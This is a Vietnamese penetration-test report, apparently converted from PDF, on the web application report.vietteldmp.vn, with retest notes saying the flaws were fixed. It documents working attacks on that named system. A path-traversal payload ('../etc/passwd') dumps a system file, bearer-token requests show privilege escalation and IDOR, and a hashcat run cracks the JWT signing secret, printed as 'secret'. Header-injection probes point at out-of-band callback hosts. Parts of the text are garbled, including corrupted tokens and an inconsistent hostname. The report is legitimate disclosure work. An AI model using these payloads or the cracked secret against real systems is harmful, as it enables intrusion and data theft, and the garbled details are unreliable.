

| report.vietteldmp.vn

# Thông tin chung

---

Tên hệ thống	report.vietteldmp.vn										
Loại ứng dụng	Web										
Link truy cập	report.vietteldmp.vn										
Thời gian	2022-11-23										
Đầu mối liên hệ											
Hình thức đánh giá	Graybox										
Nhóm đánh giá	Công ty An ninh mạng Viettel										
Số lượng lỗi	<table border="1"><tr><td>Khuyến nghị</td><td>Thấp</td><td>Trung bình</td><td>Cao</td><td>Nghiêm trọng</td></tr><tr><td>0</td><td>3</td><td>3</td><td>4</td><td>1</td></tr></table>	Khuyến nghị	Thấp	Trung bình	Cao	Nghiêm trọng	0	3	3	4	1
Khuyến nghị	Thấp	Trung bình	Cao	Nghiêm trọng							
0	3	3	4	1							

## Danh mục lỗ hổng

---

Category	Pass
Other	✗
Server Security Misconfiguration	✗
Server-Side Injection	✓
Broken Authentication and Session Management	✗
Sensitive Data Exposure	✓
Cross-Site Scripting (XSS)	✗
Broken Access Control (BAC)	✗

Category	Pass
Cross-Site Request Forgery (CSRF)	✓
Application-Level Denial-of-Service (DoS)	✗
Unvalidated Redirects and Forwards	✗
External Behavior	✓
Insufficient Security Configurability	✓
Using Components with Known Vulnerabilities	✓
Insecure Data Storage	✓
Insecure Data Transport	✓
Insecure OS/Firmware	✓
Broken Cryptography	✓
Privacy Concerns	✓
Mobile Security Misconfiguration	✓
Client-Side Injection	✓
Automotive Security Misconfiguration	✓
Lack of Binary Hardening	✓
Network Security Misconfiguration	✓
Indicators of Compromise	✓

# Danh sách lỗi

---

Mã lỗi	Tên lỗi	Mức độ nguy hiểm
BUG-7360	Path Traversal	NGHIÊM TRỌNG
BUG-7361	Privilege escalation - Diện rộng	CAO
BUG-7424	JWT weak HMAC secret	CAO
BUG-7496	IDOR	CAO
BUG-7503	Dombase-XSS	CAO
BUG-7358	Upload file tùy ý > Stored XSS	TRUNG BÌNH
BUG-7371	XSS - dashboard pathUrl	TRUNG BÌNH
BUG-7462	DOS tại chức năng đăng nhập	TRUNG BÌNH
BUG-7369	Insecure browser caching	THẤP
BUG-7498	Session cookie không có cờ Secure	THẤP
BUG-7499	Token đăng nhập gửi trên URL	THẤP

## Chi tiết lỗi

---

### BUG-7360 Path Traversal

#### Phân loại

Server Security Misconfiguration > Path Traversal

Path Traversal

#### Tổng quan về lỗ hổng

Lỗ hổng phát sinh khi dữ liệu do người dùng kiểm soát được sử dụng theo cách không an

tùn dẫn đến attacker có thể truy cập các file và thư mục ẩn được lưu trữ trên server. Dữ liệu bị truy cập trái phép có thể chứa các file thông tin nhạy cảm, mã nguồn, dữ liệu của ứng dụng hoặc trong một số trường hợp là thông tin đăng nhập của người dùng.

Attacker có thể tận dụng lỗ hổng này để truy cập vào các file server không được public.

## Ảnh hưởng kinh doanh

Lỗ hổng có thể dẫn đến thiệt hại về uy tín cho doanh nghiệp. Ngoài ra có thể dẫn đến hành vi đánh cắp dữ liệu và tổn thất tài chính gián tiếp cho doanh nghiệp thông qua chi phí sửa chữa hoặc khôi phục dữ liệu cá nhân người dùng.

## Tham khảo thêm về lỗ hổng

### Path Traversal

#### Mô tả

Tại chức năng **Download tài liệu** (`/api/management-document-upload/download/<id>`) tồn tại lỗ hổng path traversal cho phép đọc file hệ thống trái phép.

#### Mức độ nguy hiểm: NGHIÊM TRỌNG


#### Các bước tái hiện lỗi

- Đăng nhập vào trang web với tài khoản admin (`admin_antt`)
- Truy cập vào chức năng **Tiện ích > Quản Lý văn bản quy phạm pháp Luật** (`/pages/utilities/document-upload`), tạo hoặc sửa văn bản quy phạm
- Bật chức năng **Intercept** của Burp Suite, sau đó bấm **Lưu Lại**
- Tại **Intercept** sửa linkFile thành `../etc/passwd`

```
19
20 -----WebKitFormBoundaryfks7BSXfi19HzrdC
21 Content-Disposition: form-data; name="model"
22
23 {"id":1538,"documentName":"test","documentNumber":1,"or
gId":477947,"linkFile":"../etc/passwd","releaseDate":
"2022-11-24T00:00:00Z","updateTime":null,"updateUse
r":null,"size":77}
24 -----WebKitFormBoundaryfks7BSXfi19HzrdC--
25
26
27
28
29
30
31
32
33
34
35
36
37 }
```


- View tài liệu vừa tạo phía trên, ta thấy được nội dung file `/etc/passwd`

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin.sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
report:x:101:101::/home/report:/usr/sbin/nologin
```



### Ghi chú

Repentest 26/06/2023 - Đã khắc phục



## BUG-7361 Privilege escalation - Diện rộng

### Phân loại

Broken Authentication and Session Management > Privilege Escalation

### Leo quyền

### Tổng quan về lỗ hổng

Kẻ tấn công có thể bỏ qua các biện pháp kiểm soát truy cập, quản lý phiên, xác thực thông qua nhiều cách khác nhau, ví dụ như sửa đổi các tham số trong các request, sửa đổi đường dẫn link, gửi request đến API không được cho phép. Phương thức xác thực cho ứng dụng này có thể bị kẻ tấn công bỏ qua, cho phép chúng truy cập vào tài khoản và chức năng của người dùng đặc quyền, vào nhiều tài nguyên hoặc chức năng hơn trong ứng dụng. Điều này có thể bao gồm xem hoặc chỉnh sửa dữ liệu khách hàng, các quyền của người dùng khác.

### Ảnh hưởng kinh doanh

Tác động của việc leo thang đặc quyền thông qua các kiểm soát xác thực bị hỏng có thể khác nhau về mức độ nghiêm trọng tùy thuộc vào mức độ truy cập vào dữ liệu hoặc chức năng mà kẻ tấn công có thể truy cập được. Nếu kẻ tấn công có khả năng truy cập, xóa hoặc sửa đổi dữ liệu từ bên trong ứng dụng có thể gây thiệt hại về mặt uy tín cho doanh nghiệp do ảnh hưởng đến lòng tin của khách hàng. Điều này cũng có thể dẫn đến chi phí tài chính gián tiếp cho doanh nghiệp thông qua tiền phạt và cơ quan quản lý nếu dữ liệu nhạy cảm được truy cập. Mức độ nghiêm trọng của tác động đối với doanh nghiệp phụ thuộc vào độ nhạy

cảm của dữ liệu được lưu trữ của ứng dụng.

## Mô tả

Các chức năng:

- Get thông tin dashboard (`/api/dashboard/<id>`) - GET
- Quản Lý Loại chi tiêu (`/api/rp-field-types`) - GET
- Quản Lý chi tiêu (`/api/rp-field`) - GET
- Gán quyền chế độ báo cáo (`/api/organization-programs`) - POST
- Update quyền - nhóm quyền (`/api/roleModule/updateRoleModule`) - POST
- GET chế độ báo cáo (`/api/rp-programs`) - GET
- Quản Lý kiểu danh sách (`/api/management-list`) - GET, POST, PUT

Không kiểm tra kỹ phân quyền, cho phép người dùng thường có thể thực hiện được các chức năng không có thẩm quyền.

## Mức độ nguy hiểm: CAO

## Các bước tái hiện lỗi

1. Đăng nhập vào tài khoản `view_antt` không có quyền truy cập chức năng `Quản Lý văn bản quy phạm pháp Luật`.
2. Truy vấn GET `api/management-document-upload/download/1524` với Authorization chứa token của user.
3. Ta thấy có thể xem nội dung file văn bản id=1524.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
<pre> 1 GET /api/management-document-upload/download/1524 HTTP/1.1 2 Host: report.vietteldmp.vn 3 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?brand";v="24" 4 Accept: application/json, text/plain, /* 5 Accept-Language: vi 6 Sec-Ch-Ua-Mobile: ?0 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjoxMD QxLCJlc2VybmtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOj2a WV3IiwhbGFzdF9uYWhlIjoiYXR0dCIsImV4cCI6MTY2OTi5MTk3OCwi ZWlhaWwloij2aWV3X2FudHRAZ2lhaWwUY29tIiwiem9sZXMiolsiUmV wb3J0QnVzaW51c3MlCJEYXRhIHN0dWRpbvJdfQ.NB4EFps1fIEtoj d6gZI65zZ9b-nT29evfe8rrf3NeA 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36 9 Sec-Ch-Ua-Platform: "Windows" 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: https://report.vietteldmp.vn/pages/utilities/document-u pload 14 Accept-Encoding: gzip, deflate 15 Connection: close 16 17 </pre>	<pre> 1 HTTP/1.1 200 OK 2 date: Thu, 24 Nov 2022 09:57:46 GMT 3 content-type: application/pdf 4 content-length: 2564705 5 expires: 0 6 cache-control: no-cache, no-store, max-age=0, must-revalidate 7 x-xss-protection: 1; mode=block 8 pragma: no-cache 9 content-disposition: attachment; Filename="20221027_HDSD_DMP_He%CC%A3%CC%82_tho%CC%82 %CC%81ng_QLXD_nhaplieu_v3_(1).pdf" 10 accept-ranges: bytes 11 authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyX2lkIjox zMDQxLCJlc2VybmtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWU ioiJ2aWV3IiwhbGFzdF9uYWhlIjoiYXR0dCIsImV4cCI6MTY2OTi 5MTk3OCwiZWlhaWwloij2aWV3X2FudHRAZ2lhaWwUY29tIiwiem9 sZXMiolsiUmVwb3J0QnVzaW51c3MlCJEYXRhIHN0dWRpbvJdfQ.NB4 EFps1fIEtojd6gZI65zZ9b-nT29evfe8rrf3NeA 12 vary: Origin 13 vary: Access-Control-Request-Method 14 vary: Access-Control-Request-Headers 15 x-content-type-options: nosniff 16 connection: close 17 18 %PDF-1.5 19 %ppp 20 1 0 obj 21 &lt;&lt;/Type/Catalog/Pages 2 0 R/Lang(en-US) /StructTreeRoot 137 0 R/MarkInfo&lt;&lt;/Marked true&gt;&gt;&gt; 22 endobj 23 2 0 obj 24 &lt;&lt;/Type/Pages/Count 16/Kids[ 3 0 R 17 0 R 20 0 R 31 0 R 38 0 R 39 0 R 41 0 R 42 0 R 43 0 R 44 0 R 45 0 R 46 0 R 47 0 R 48 0 R 49 0 R 50 0 R ] &gt;&gt; 25 endobj 26 3 0 obj 27 &lt;&lt;/Type/Page/Parent 2 0 R/Resources&lt;&lt;/Font&lt;&lt;/F1 5 R/F2 8 0 R/F3 10 0 R/F4 12 0 R&gt;&gt;/XObject&lt;&lt;/Image7 7 0 R&gt;&gt;/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] </pre>

## Cách khắc phục

Đảm bảo rằng mỗi người dùng chỉ có thể sử dụng các chức năng mà họ đã được phân quyền.

## Ghi chú

Repentest 26/06/2023 - Đã khắc phục

```

Request
Pretty Raw Hex
1 GET /api/management-document-upload/download/1598 HTTP/1.1
2 Host: report.vietteldmp.vn
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
root@vhgvt5z1op74w7mp5wbs2yuvpje.oastify.com
4 Accept: application/json, text/plain, /*
5 Accept-Language: vi
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0NzE1LCJ1c2VybmcFtZSI6InZpZXdfYw50dCIsImZpcnN0X25hbWUiOjI2aW3X2FudHqjLCJyXXN0X25hbWUiOjI2aW3X2FudHqjLCJleHaiOjE20DczMjc2NDgsImVtYWlsIjoidmlld19hbR0QGdtYWlsLmNvbSISInJvbGVzIjpBIkRhdGEgc3R1ZGlvIiwiIml90ZWJvb2siXX0_6kcJPDL1wTHqEZnVbo19Fbk_n_zv5SaBmLFwFICsvRs
8 Referer: http://oh9svm5suo17xw570m15p04svvnmjb.oastify.com/ref
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
14 Cache-Control: no-transform
15 X-Client-IP: spoofed.dr8h5bfhhjy7hm6uhpw7feat2k8c53ts.oastify.com
16 X-Originating-IP: spoofed.mwmqakqkms3gmvb3my1gknf27tdlady2.oastify.com
17 X-Wap-Profile: http://jylncmmop5dosd0ov3dmkhz9fcib0.oastify.com/wap.xml
18 True-Client-IP: spoofed.3bf7p1z719ix1cqk1fgxz4ujmas2pwd1.oastify.com
19 X-Forwarded-For: spoofed.e2higcqisk98snhvsq78qflud1jdg94y.oastify.com
20 Contact: root@q0rueouuqw7kqzf7q25korj6bxhpe2b.oastify.com
21 From: root@q09snmxszugizxo5z0ei4ps4kvqnlnba.oastify.com
22 CF-Connecting_IP: spoofed.fm5j0dajclt9co1wcrr9ag5vxm3e0eo3.oastify.com
23 Client-IP: spoofed.xst16vgli3zri67e19xrgybd349w6xum.oastify.com
24 X-Real-IP: spoofed.5ou923c9ebvzee3mehtzc67lzc5426qv.oastify.com
25 Forwarded:
for=spoofed.xop12vc1e3vre63ee9trcy7dz45w2zqo.oastify.com;by=spoofed.xop12vc1e3vre63ee9trcy7dz45w2zqo.oastify.com;host=spoofed.xop12vc1e3vre63ee9trcy7dz45w2zqo.oastify.com
26

```

**Response**

```

Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 date: Wed, 21 Jun 2023 02:49:37 GMT
3 content-type: application/json; charset=UTF-8
4 expires: 0
5 cache-control: no-cache, no-store, max-age=0, must-revalidate
6 x-xss-protection: 1; mode=block
7 pragma: no-cache
8 x-frame-options: DENY
9 vary: Origin
10 vary: Access-Control-Request-Method
11 vary: Access-Control-Request-Headers
12 x-content-type-options: nosniff
13 x-server: k8s-01
14 connection: close
15 Content-Length: 157
16
17 {
18   "timestamp": "2023-06-21T02:49:37.876+00:00",
19   "status": 401,
20   "error": "Unauthorized",
21   "path": "/api/management-document-upload/download/1598"
22 }

```

## BUG-7424 JWT weak HMAC secret

### Phân loại

Other

### Mô tả

Trang web sử dụng JWT với HMAC secret key đã biết cho phép kẻ tấn công chỉnh sửa header và payload tùy ý.

### Mức độ nguy hiểm: CAO

### Các bước tái hiện lỗi

- Sử dụng hashcat bruteforce chuỗi JWT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozMDQxLCJ1c2VybmcFtZSI6InZpZXdfYw50dCIsImZpcnN0X25hbWUiOjI2aW3X2FudHqjLCJyXXN0X25hbWUiOjI2aW3X2FudHqjLCJleHaiOjE20DczMjc2NDgsImVtYWlsIjoidmlld19hbR0QGdtYWlsLmNvbSISInJvbGVzIjpBIkRhdGEgc3R1ZGlvIiwiIml90ZWJvb2siXX0_6kcJPDL1wTHqEZnVbo19Fbk_n_zv5SaBmLFwFICsvRs
```

```
ZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOjI2aWV3IiwibGFzdF9uYW1lIjoiYXR0d
CIsImV4cCI6MTY20TYzMDQ5MywiZW1haWwiOjI2aWV3X2FudHRAZ21haWwuY29tIiwicm
9sZXMiOlisiUmVwb3J0QnVzaW5lc3MiLCJEYXRhIHN0dWRpbJdfQ.RRvAYFscWDpXu1DW
7mPYPwwBIfR14VMIXUXKb2_8E0A
```

## 2. Kết quả trả về: Bruteforce thành công, secret key có giá trị **secret**

```
Dictionary cache built:
* Filename...: /home/ncvinh/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJc2VyX2lkIjoxMDQxLCJ1c2VybmcFtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOjI2aWV3IiwibGF
zdF9uYW1lIjoiYXR0dCIsImV4cCI6MTY20TYzMDQ5MywiZW1haWwiOjI2aWV3X2FudHRAZ21haWwuY29tIiwicm9sZXMiOlisiUmVwb3J0QnVzaW5lc3MiLCJ
EYXRhIHN0dWRpbJdfQ.RRvAYFscWDpXu1DW7mPYPwwBIfR14VMIXUXKb2_8E0A:secret

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 16500 (JWT (JSON Web Token))
Hash.Target...: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJc2VyX2lkIjoxMDQxLCJ1c2VybmcFtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOjI2aWV3IiwibGF
Time.Started...: Mon Nov 28 14:36:43 2022 (0 secs)
Time.Estimated...: Mon Nov 28 14:36:43 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/ncvinh/wordlists/rockyou.txt)
```

## Cách khắc phục

Sử dụng secret key đủ mạnh, không thể dự đoán và không tồn tại trong wordlist

## Ghi chú

### Repentest 26/06/2023 - Đã khắc phục

```
[root@kali] /home/kali/Desktop/Hashcat
# hashcat -0 -i 16500 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJc2VyX2lkIjoxMDQxLCJ1c2VybmcFtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOjI2aWV3IiwibGF
LnWb5isInjbGViZjpbIl1lC6sydeJ1c2luzXNzIiwlwRf0YSBzdHvKw81lC3kb3JrZmxvdyJwfQ.3K800Aureq8buJwY_ojeMmrxgkw2E57qFD61oqd4 -jwts-secrets/jwt.secrets.list
hashcat (v6.2.5) starting

OpenCL API (openCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: pthread-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1438/2940 MB (512 MB allocatable), 4MCU

Maximum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary Cache built:
* Filename...: jwt-secrets/jwt.secrets.list
* Passwords.: 103074
* Bytes....: 1197257
* Keyspace..: 103064
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Target...: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJc2VyX2lkIjoxMDQxLCJ1c2VybmcFtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOjI2aWV3IiwibGF
Hash.Target...: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJc2VyX2lkIjoxMDQxLCJ1c2VybmcFtZSI6InZpZXdfYW50dCIsImZpcnN0X25hbWUiOjI2aWV3IiwibGF
Time.Started...: Tue Jun 20 05:46:07 2023 (0 secs)
Time.Estimated...: Tue Jun 20 05:46:07 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (jwt-secrets/jwt.secrets.list)
Guess.Sequeue...: 1/2, 100.00%
Speed.#.....: 17.2M/s
Recovered....: 0/1 (0.00%) Digests
Progress.....: 103064/103064 (100.00%)
Rejected.....: 0/103064 (0.00%)
```

## BUG-7496 IDOR

## Phân loại

Broken Access Control (BAC) > Insecure Direct Object References (IDOR)

### Tham chiếu đối tượng trực tiếp không an toàn (IDOR)

#### Tổng quan về lỗ hổng

Tham chiếu đối tượng trực tiếp không an toàn (IDOR) xảy ra khi không có kiểm soát truy cập để xác minh xem yêu cầu tương tác với tài nguyên có hợp lệ hay không. Một lỗ hổng IDOR trong ứng dụng này có thể bị kẻ tấn công lợi dụng để truy xuất hoặc chỉnh sửa dữ liệu thông qua khả năng bỏ qua các biện pháp kiểm soát truy cập và leo thang đặc quyền theo chiều ngang hoặc chiều dọc.

Với loại IDOR trong một ứng dụng, kẻ tấn công có thể thực hiện các hành động sau:

- Truy cập trái phép vào dữ liệu từ ứng dụng và truy xuất thông tin đặc quyền
- Thực hiện các hoạt động trái phép, chẳng hạn như leo thang đặc quyền của họ trong ứng dụng hoặc buộc thay đổi mật khẩu trên tài khoản của người dùng để tiếp quản tài khoản đó
- Thao tác với các đối tượng ứng dụng nội bộ và nâng cao đặc quyền của chúng, thay đổi dữ liệu hoặc giành quyền truy cập và thao tác API của ứng dụng
- Có quyền truy cập trực tiếp vào các tệp và thao tác với hệ thống tệp, chẳng hạn như tải lên, tải xuống, thêm hoặc xóa dữ liệu, bao gồm cả dữ liệu của người dùng khác.

#### Ảnh hưởng kinh doanh

IDOR có thể dẫn đến tổn thất tài chính gián tiếp thông qua việc kẻ tấn công truy cập, xóa hoặc sửa đổi dữ liệu từ bên trong ứng dụng. Điều này cũng có thể dẫn đến thiệt hại về uy tín cho doanh nghiệp do ảnh hưởng đến lòng tin của khách hàng. Mức độ nghiêm trọng của tác động đối với doanh nghiệp phụ thuộc vào độ nhạy cảm của dữ liệu được lưu trữ trong và được ứng dụng truyền đi.

## Mô tả

Chức năng thuộc Nghiệp vụ, Tiện ích bao gồm

Tổng hợp dữ liệu theo kỳ

<https://report.vietteldmp.vn/api/rp-datarows/getAllDataRpRecurring>

Quản lý báo cáo

<https://report.vietteldmp.vn/api/rp-input-grants/update-state/2292680?stateId=7&note=%3Cimg%20src=x%3E>

<https://report.vietteldmp.vn/api/rp-input-grant-cell->

comment/get-cell?inputGrantId=2292680&reportId=6068  
https://report.vietteldmp.vn/api/rp-process-logs-by-input-  
grant-id/2292680?page=0&size=5  
Cập nhật dữ liệu lịch sử  
https://report.vietteldmp.vn/api/rp-  
datarows/data/2291304/3633  
https://report.vietteldmp.vn/api/rp-datarows-by-  
filter?reportId=3633&periodId=218&timeType=2&orgId=476969&minPrdId=20  
220901&maxPrdId=20220901&stateIds=4&stateIds=13

không kiểm tra kỹ phân quyền, cho phép attacker **truy xuất/chỉnh sửa** thông tin của người dùng khác, thông qua việc thay đổi giá trị của tham số **ID, ReportID ...**

**Request**

```

Pretty Raw Hex Render
POST /api/update-history/doSearch HTTP/1.1
Host: report.viettelidmp.vn
Content-Length: 50
Sec-Ch-Ua: "(Not:1.0;v="88", "Chromium";v="88"
Accept-Language: vi
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlcCpVylkIjoiMDQwLGJicCVybmFtZSI&ImFkbWluXGJufH0lLQ...
max2zdF9sUTV1IjoiYTAgdgg9hb1isImhc3RhmFtsZS1eiob25nIHRpbitisimV4cC16MT20TyOTyOTyNyv1zV1ha...
101jhZG1pb19hb0UQd0Y1w1mNvS1isInb0v21pb1RFKbW1liwiimVb3J0QnV2aW5lc3M1CJETXKhHN0dW...
Content-Type: application/json
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/88.0.4758.02 Safari/537.36
Sec-Ch-User-Agent: "not-chrome"
Origin: https://report.viettelidmp.vn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://report.viettelidmp.vn/pages/report/update-history
Accept-Encoding: gzip, deflate
Connection: close
    
```

**Response**

```

Pretty Raw Hex Render
12 vary: Origin
13 vary: Access-Control-Request-Method
14 vary: Access-Control-Request-Headers
15 access-control-allow-credentials: true
16 x-content-type-options: nosniff
17 link: <http://report.viettelidmp.vn/api/update-history/doSearch?page=1&size=20;>
rel="last", <http://report.viettelidmp.vn/api/update-history/doSearch?page=0&size=20;>
rel="first"
18 connection: close
19 Content-Length: 766
20
21 [
22   {
23     "id": 3633,
24     "reportId": 3633,
25     "reportType": "view_aht",
26     "reportName": "Báo cáo Nghề An (2).xlsx",
27     "timeType": 2,
28     "periodId": 218,
29     "syncType": 1,
30     "syncDate": null,
31     "updateUser": "view_aht",
32     "updateTime": "2022-07-27T17:57:59Z",
33     "path": "/f0882d984123/Báo cáo Nghề An (2).xlsx",
34     "isMultiSheet": null,
35     "content": null,
36     "name": "Báo cáo Nghề An (2).xlsx",
37     "size": 6574
38   },
39 ]
    
```

**Inspector**

Selected text

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlcCpVylkIjoiMDQwLGJicCVybmFtZSI&ImFkbWluXGJufH0lLQ...
max2zdF9sUTV1IjoiYTAgdgg9hb1isImhc3RhmFtsZS1eiob25nIHRpbitisimV4cC16MT20TyOTyOTyNyv1zV1ha...
101jhZG1pb19hb0UQd0Y1w1mNvS1isInb0v21pb1RFKbW1liwiimVb3J0QnV2aW5lc3M1CJETXKhHN0dW...
Content-Type: application/json
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/88.0.4758.02 Safari/537.36
Sec-Ch-User-Agent: "not-chrome"
Origin: https://report.viettelidmp.vn
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://report.viettelidmp.vn/pages/report/update-history
Accept-Encoding: gzip, deflate
Connection: close
    
```

Decoded from: Base64

```

("user_id":10,"user_name":"admin_kut","first_name":"Han toàn","last_name":"thông tin","sex":1,"id":882527,"email":"#admin_antti@gmail.com","roles":["Admin","ReportBusiness","Data studio","Workflow","Notebook"])
    
```

## Mức độ nguy hiểm: CAO

### Các bước tái hiện lỗi

- Thiết lập trình duyệt cho đi qua một phần mềm proxy (ví dụ Burp Suite).
- Sử dụng các chức năng trong Nghiệp vụ, Tiện ích
